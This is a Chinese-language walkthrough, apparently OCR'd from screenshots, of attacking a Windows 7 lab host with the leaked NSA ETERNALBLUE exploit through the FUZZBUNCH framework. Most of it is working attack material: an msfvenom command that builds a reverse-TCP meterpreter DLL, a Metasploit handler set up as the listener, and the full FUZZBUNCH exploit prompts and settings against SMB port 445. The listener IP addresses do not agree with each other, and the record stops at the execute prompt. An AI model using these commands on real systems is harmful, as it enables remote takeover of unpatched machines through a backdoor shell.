
# EternalBlue 漏洞利用

首先交代一下这个 NSA 武器库的使用方法，可以区 GitHub 上下一个完整的包下来
它里面有很多利用工具，而且他们还做了一个类似于 Metasploit 的工具 FUZZBUNCH，这个工具能够帮你自动的完成一些命令的执行，你只需要提供一些关键信息即可。

基本环境：
NSA 武器库的 FUZZBUNCH 需要 32 位环境，基于 python 的脚本，对应 python 版本为 python2.6 和 pywin32-221 库。安装上这两个之后就能够跑起来攻击框架了。


攻击环境：
Windows7/64 受害者主机 IP：192.168.43.128
Windows7/32 攻击机（那个工具需要在 32 位的系统中使用）
Kali2018 监听主机

攻击过程：
首先用 msfconsole 生成一个木马文件：




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.12
8 LPORT=5555 -f dll > /root/systemSet.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

使用 msfconsole 里的载荷作为木马服务端：




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > 
```




```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.43.128
[?] Default Callback IP Address [] : 192.168.43.129
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] :
[*] Checking D:\logs for projects
[!] Access Denied to 'D:\logs'! Choose a different log directory.

[?] Base Log directory [D:\logs] : C:\log
[*] Checking C:\log for projects
Index     Project
-----     -------
0         Create a New Project

[?] Project [0] : 0
[?] New Project Name : eternalblue_test
[?] Set target log directory to 'C:\log\eternalblue_test\z192.168.43.128'? [Yes]
 :

[*] Initializing Global State
[+] Set TargetIp => 192.168.43.128
[+] Set CallbackIp => 192.168.43.129

[!] Redirection OFF
[+] Set LogDir => C:\log\eternalblue_test\z192.168.43.128
[+] Set Project => eternalblue_test

fb >
```

利用过程中讲到要使用 Doublepulsar 这个工具进行远程上传 dll，但是这里这工具还没有解决怎么用的问题，缺少的 dll 不太好找，所以先直接将木马程序拷到被攻击主机上：




```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\System32>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::f46b:b6f6:4b31:971e%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.43.128
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.43.2

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```

在 msfconsole 中配置相关参数之后开始监听：




```
msf exploit(multi/handler) > set LHOST 192.168.43.142
LHOST => 192.168.43.142
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.142:5555
```


然后再使用武器库的工具：
具体过程如下：




```
fb > use ETERNALBLUE

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.128

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.43.128
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
Target                  WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```




```
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 f
or no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.128] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target sele
cted before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor befor
e throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.
```




```
[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup
allocations (XK/2K3) to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

    0) XP             Windows XP 32-Bit All Service Packs
   *1) WIN72K8R2      Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs

[?] Target [1] :


[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
```




```
[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.128] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.128:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                    Value
----                    -----
DaveProxyPort           0
NetworkTimeout          60
TargetIp                192.168.43.128
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
ShellcodeBuffer
Target                  WIN72K8R2

[?] Execute Plugin? [Yes] :
